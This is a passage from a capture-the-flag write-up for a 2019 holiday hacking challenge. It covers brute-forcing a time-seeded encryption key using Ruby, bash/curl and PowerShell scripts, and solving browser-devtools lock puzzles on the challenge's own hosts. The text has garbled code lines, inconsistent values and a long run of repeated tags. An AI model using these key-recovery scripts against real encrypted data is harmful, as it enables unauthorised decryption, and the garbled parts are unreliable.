everything and does shift OUTSIDE the seed
    end
    return key
end

if(!ARGV[0])
    puts("Usage: ruby ./solution.rb <seed>")
    exit
end

#data = [ARGV[0]].pack('H*')
seed = ARGV[0].to_i

#seed = 1575658800 # THIS IS 12/6/2019 7pm GMT

key = generate_key(seed)
#puts("Seed is: 1575658800")
#puts("Seed is: #{seed}")
puts("Seed is: #{seed} and Key is: #{key.unpack('H*')}")
```

I then wrote a bash script that would run key-gen.cpp with all the seeds from 7pm to 9pm:

```
Canons-MacBook-Pro:encrypt canonzalman$ cat encrypt-brute.sh
#!/bin/sh

#START = 1575658800 # THIS IS 12/6/2019 7pm GMT
#END = 1575666000 # THIS IS 12/6/2019 9pm GMT

# Run key-gen to send seed and generate valid key
for i in {1575658800..1575666000}; do
    echo $i
    ruby key-gen.cpp $i >> key-out.txt
done
```

Here's a sample output of key-out.txt

```
Canons-MacBook-Pro:encrypt canonzalman$ head key-out.txt
Seed is: 1575658800 and Key is: ["d7c21b323c209f0f"]
Seed is: 1575658801 and Key is: ["dabfe3318676c8a0"]
Seed is: 1575658802 and Key is: ["ddbab31d1cdf030"]
Seed is: 1575658803 and Key is: ["e1b873301b2418c1"]
Seed is: 1575658804 and Key is: ["e4b43b2f667b4152"]
Seed is: 1575658805 and Key is: ["e7b0042eb1d169e2"]
Seed is: 1575658806 and Key is: ["ebadcc2efb289273"]
Seed is: 1575658807 and Key is: ["eea9942d467fba04"]
Seed is: 1575658808 and Key is: ["f1a65c2c90d6e395"]
Seed is: 1575658809 and Key is: ["f4a2242cdb2c0b25"]
```

I then extracted just the Key field and placed that into a document named key-out-fixed.txt

Now that we have all our keys for this time frame, our next task is to submit these keys to the URL in order to obtain the Secret-ID for each key. Since we were able to capture the request in Wireshark, the script was quite simple.

```
#!/bin/sh

#START = 1575658800 # THIS IS 12/6/2019 7pm GMT
#END = 1575666000 # THIS IS 12/6/2019 9pm GMT

# CURL THROUGH REQUESTS FROM KEY-OUT FILE
cat key-out-fixed.txt | while read i
do
    echo "Key is $i"
    echo "Key is $i" >> secret-id.txt
    curl -s -X POST http://elfscrow.elfu.org/api/store -d "$i" >> secret-id.txt
    echo "\n" >> secret-id.txt
done
```

A sample output looks like below

```
Canons-MacBook-Pro:encrypt canonzalman$ head secret-id.txt
Key is d7c21b323c209f0f
47f73da8-2ade-448c-a16c-3479d2749be1

Key is dabfe3318676c8a0
95b954f3-dbd0-422e-bba2-68575d151809

Key is ddbbab31d1cdf030
6a9cced3-1418-49a1-af9d-cf413d03e6da

Key is e1b873301b2418c1
Canons-MacBook-Pro:encrypt canonzalman$
```

I then just extracted the secret-id and placed it into a file called secret-id-fixed.txt

```
Canons-MacBook-Pro:encrypt canonzalman$ head secret-id-fixed.txt
47f73da8-2ade-448c-a16c-3479d2749be1
95b954f3-dbd0-422e-bba2-68575d151809
6a9cced3-1418-49a1-af9d-cf413d03e6da
2ac9595f-ca83-4fe4-8653-0c85606f38ba
```



```
aaf0eb4c-551e-4e22-b4a8-062b02531ec1  
0a909850-a58e-4deb-bcc7-afa79c1f6e3d  
84d25269-4d5c-4fa2-9fe4-2d3c57df428b  
0f07c5a0-1d60-456b-bb1f-0a40882c627f  
9c1b093e-fa47-4abb-991b-d51a055dd1ed  
ae9b40bc-e8a1-49cf-ab9c-a1879cf4444
```

Now that we have all our valid Secret-ID's (7201) to be exact, our next job is to try and decrypt the encrypted file. I used powershell to perform this since I needed to use the elfscrow.exe file. I wrote the following powershell script that would brute force the decryption of the file. Below is the script

```
foreach($line in Get-Content C:\Users\crete\Desktop\HHC-2019\secret-id-fixed.txt) {  
    $CMD = 'C:\Users\crete\Desktop\HHC-2019\elfscrow.exe'  
    $arg1 = '--decrypt'  
    $arg2 = '--id='  
    $arg3 = 'ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc'  
    $arg4 = '.pdf'  
    Write-Output $line  
    ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc out.pdf'  
    & $CMD $arg1 $arg2$line $arg3 $line$arg4  
}
```

Upon running the script, there were a number of Secret-ID's that showed successful, but in fact were not (due to collisions). However, as expected, there was a successful decryption with the following Secret-ID

```
b2eda762-a8c7-4998-954e-d86887bd2d56
```

Super Sled-O-Matic Machine Learning Sleigh Route Finder QUICK-START GUIDE

Looks like the encrypted document is the Super Sled-O-Matic Machine Learning Sleigh Route Finder QUICK-START-GUIDE. Wow, that would have been VERY useful for an attacker that wants to attack the Sled-O-Matic. Hopefully they didn't end up successfully exfiltrating this document.

At this point we just start wandering around campus thinking to ourselves “who would do such a thing?!” ...

Onto Objective 11.

Objective 11 - Open the Sleigh Door

11) Open the Sleigh Shop Door

Difficulty: 

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

As we walk around the far east of the Student Union wondering who would do such a thing to Santa's Sled-O-Matic, we bump into Shinny Upatree! Shinny says..

Psst - hey!

I'm Shinny Upatree, and I know what's going on!

Yeah, that's right - guarding the sleigh shop has made me privy to some *serious*, high-level intel.

In fact, I know WHO is causing all the trouble.

Cindy? Oh no no, not *that* who. And stop guessing - you'll never figure it out.

The only way you *could* would be if you could break into [my crate](#), here.

You see, I've written the villain's name down on a piece of paper and hidden it away securely!



Sounds like Shinny knows who the villain is and they've challenged us to break into their crate! Challenge ACCEPTED Shinny! .. let's find out who this villain is!

For this objective, we navigate to the crate (<https://crate.elfu.org/>) and begin our objective.

These objectives require unlocking a number of locks that are within the browser. Below are the steps for each lock. **Note** This is performed within Google Chrome Browser **/Note**

Lock 1: I locked the crate with the villain's name inside. Can you get it out?
You don't need a clever riddle to open the console and scroll a little.



To acquire this code, we simply need to right click the page > Inspect > Console. We are presented with the code

Success. On to the next lock.

Lock 2: Some codes are hard to spy, perhaps they'll show up on pulp with dye?



To acquire this code, we can do a "Ctrl+p" to bring up the print menu and preview the page. The code is listed.

Success. On to the next lock.

Lock 3: This code is still unknown; it was fetched but never shown.



To acquire this code, we go back to Developer Tools (View > Developer > Developer Tools) and click on the “Network” tab at the top. After some time, there is an image request generated. The code is listed by clicking on the image link

Success. On to the next lock.

Lock 4: Where might we keep the things we forage? Yes, of course: Local barrels!



To acquire this code, we go back to Developer Tools (View > Developer > Developer Tools) and click on the “Application” tab at the top. We then go to “Local Storage” on the left and click on the URL. We are presented with the code

Success. On to the next lock.

Lock 5: Did you notice the code in the title? It may very well prove vital.

To acquire this code, we view the page source (View > Developer > View Source). We see within the <Title> tag, there is the code



```
<!DOCTYPE html><html><head><title>Crack the Crate AB8LPE32</title><link href="css/print.css" rel="stylesheet" /><link href="https://fonts.googleapis.com/css?family=Beth+Ellen&display=swap" rel="stylesheet" /><meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate" /><meta http-equiv="Pragma" content="no-cache, no-store, must-revalidate" /><meta http-equiv="Expires" content="0" /><script>const seed = 123456789;const getTestFlag = seed => {  const chance = new Chance(seed);  chance.string({    length: 8,    pool: 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'  });};</script>
```

Success. On to the next lock.

Lock 6: In order for this hologram to be effective, it may be necessary to increase your perspective.

To acquire this code, we Inspect Element (View > Developer > Inspect Element). We click on our hologram effect on the page which will take us to the css code. We then expand the code and are presented with the 6 digit code

Success. On to the next lock.

However, the order is incorrect. After some site enumeration, I found the CSS styles properties page: <https://crate.elfu.org/css/styles.css> `912f035c-d17c-42c5-88d8-49229d0dd17f`

When scrolling through, we see the Hologram items and the order in which they need to be sent in

```
.hologram .items {  
    transform: translate3d(75px, 50px, 0px) rotateX(2deg) rotateZ(-1deg);  
    color: white;  
}  
  
.hologram .items .ZADFCDIV {  
    transform: translate3d(-69px, -56px, -1520px) rotateY(-8deg) rotateZ(-1deg);  
}  
.hologram .items .GMSXHBQH {  
    transform: translate3d(-46px, -4px, 0px) rotateX(342deg) rotateZ(8deg);  
}  
.hologram .items .RPSMZXY {  
    transform: translate3d(-27px, 51px, 1500px) rotateX(0deg) rotateZ(0deg);  
}  
.hologram .items .IDOIJIKV {  
    transform: rotateY(8deg) translate3d(-150px, 27px, 960px);  
    transform-origin: 30px 100px;  
}  
.hologram .items .KXTBRPTJ {  
    transform: rotateY(0deg) translate3d(3px, -36px, -930px) scale(2);  
}  
.hologram .items .AJGXPKJV {  
    transform: rotateZ(10deg) translate3d(16px, -25px, -750px) scale(1.5);  
}  
.hologram .items .ZWYRBISO {  
    transform: rotateX(-3deg) rotateY(-29deg) translate3d(30px, -6px, -10px);  
}  
.hologram .items .KPVVBGS {  
    transform: rotateZ(10deg) translate3d(39px, -48px, -100px);  
    transform-origin: -200px 30px;  
}
```

The correct order is:

ZADFCDIV
GMSXHBQH
RPSMZXY
IDOIJKV
KXTBRPTJ
AJGXGXJV
ZWYRBISO
KPVBGS

We then line up the correct values for each item and receive the code

The screenshot shows a web browser window with the URL <https://crate.elfu.org>. The page displays a challenge interface with two panels and a developer tools sidebar.

Left Panel: A wooden-paneled background. The top section contains handwritten text: "In order for this hologram to be effective, it may be necessary to increase your perspective." Below this is a digital display showing the code "IXKWKZFE". A "UNLOCK" button is at the bottom. A "Need a hint?" link is present. The bottom section contains handwritten text: "The font you're seeing is pretty slick, but this lock's code was my first pick." Another "Need a hint?" link is present.

Right Panel: A colorful, abstract hologram icon with letters "X" and "F" on it.

Developer Tools (Elements tab): Shows the HTML structure of the page. Key parts include:

- A list of items under a "box" class, containing the correct sequence: ZADFCDIV, GMSXHBQH, RPSMZXY, IDOIJKV, KXTBRPTJ, AJGXGXJV, ZWYRBISO, and KPVBGS.
- An "instructions" section with the same handwritten text as the left panel.
- A "sticker" element containing a "hint-dispenser" button labeled "Need a hint?".
- A "before" pseudo-element for the "stickers" class.
- Script tags at the bottom.



```

  </body>
</html>
```

Success. On to the next lock.

Lock 7: The font you're seeing is pretty slick, but this lock's code was my first pick.

To acquire this code, we can just go to the Page Source (View > Developer > View Source). We see within the <style> tag there is the code

```
font-family: 'OZS7HW3I', 'Beth Ellen', cursive;
```

Success. On to the next lock.

Lock 8: In the event that the .eggs go bad, you must figure out who will be sad.

To acquire this code, we go to the Developer Tools (View > Developer > Developer Tools). We then make sure that we click on the “class=”eggs”” under Elements

We then go to Event Listeners on the right hand side and expand “spoil” and “span.eggs”. We see within the Window Handler who is sad

The screenshot shows the Chrome DevTools interface with the 'Elements' tab selected. On the left, the DOM tree is displayed, showing a structure with a 'box' class containing a 'locks' class ul and an 'instructions' class div. A specific span element with the class 'eggs' is highlighted. On the right, the 'Event Listeners' panel is open, showing a single event listener attached to a span element with the ID 'be8c92f0-e21a-4b90-9cc9-67931c9cc837:1'. The handler for this event is defined as `()=>window['VERONICA']='sad'`. Other properties listed for the listener include `once: false`, `passive: false`, and `useCapture: false`.

```
<!doctype html>
<html>
  <head>...</head>
  <body>
    <div class="box">
      <ul class="locks">
        <li>...</li>
        <li>...</li>
      </ul>
      <div class="instructions">
        "In the event that the "
        <span class="eggs">.eggs</span> == $0
        " go bad, you must figure out who will be sad."
      </div>
      <button class="hint-dispenser" data-id="8">Need a hint?
    </button>
  </div>
  <script type="text/javascript" src="/client.js/be8c92f0-e21a-
  4b90-9cc9-67931c9cc837"></script>
</body>
</html>
```

VERONICA

In the event that the eggs go bad, you must figure out who will be sad.

Need a hint?

Success. On to the next lock.

Lock 9: This next code will be unredacted, but only when all the chakras are :active.

We acquire this code by first going into Developer Tools (View > Developer > Developer Tools). We select our "" tag element that shows instructions for this lock

We see that there are multiple class “chakras”. Specifically

- Next
 - Unredacted
 - Only
 - When
 - Chakra

We can right click on each "chakra" and choose "Fore State > :active" for each Chakra.

A screenshot of a code editor displaying a portion of an HTML file. The code includes spans with classes "chakra" and "subtle", a button with class "hint-dispenser", and a script tag. A context menu is open over a span element, with the "Force state" option selected. A secondary menu shows state options like :active, :hover, etc.

```
    "This "
  ▶ <span class="chakra">...</span>
  " code will be "
  ▶ <span class="chakra">...</span>
  ", but "
...
  <span class="chakra">only</span> == $f
  <span class="chakra">when</span>
  " all the "
  <span class="chakra">chakras</span>
  " are "
  <span class="subtle">:</span>
  "active."
</div>
<button class="hint-dispenser" data-id=...
</button>
</li>
▶ <li>...</li>
▶ <li>...</li>
▶ <li>...</li>
</ul>
</div>
<script type="text/javascript" src="/client.j
4b90-9cc9-67931c9cc837"></script>
</body>
</html>
```

Add attribute
Edit as HTML
Delete element
Copy ►
Hide element
Force state ►
Break on ►
Expand recursively
Collapse children
Scroll into view
Focus
Store as global variable
Speech ►

:active
:hover
:focus
:visited
:focus-within

We then see the values for the code listed in red.

23 **BV**
This next code will be unredacted, but
Y **IV** **I**
only when all the chakras are active.

Need a hint?

Success. On to the next lock.

Lock 10: Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.

We first "pop off" the cover by finding the "cover" element

Oh, no! This lock's out of commission!

Pop off the cover and locate what's missing.

Use the DOM tree viewer to examine this lock. you can search for items in the DOM using this view.

You can click and drag elements to reposition them in the DOM tree.

If an action doesn't produce the desired effect, check the console for error output.

Be sure to examine that printed circuit board.

```

                                                            <li>
                                                              <li>
                                                                <li>
                                                                  <li>
                                                                    <li>
                                                                      <li>
                                                                        <li>
                                                                          <li>
                                                                            <li>
                                                                              <li>
                                                                                <li>
                                                                                  <li>
                                                                                    <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
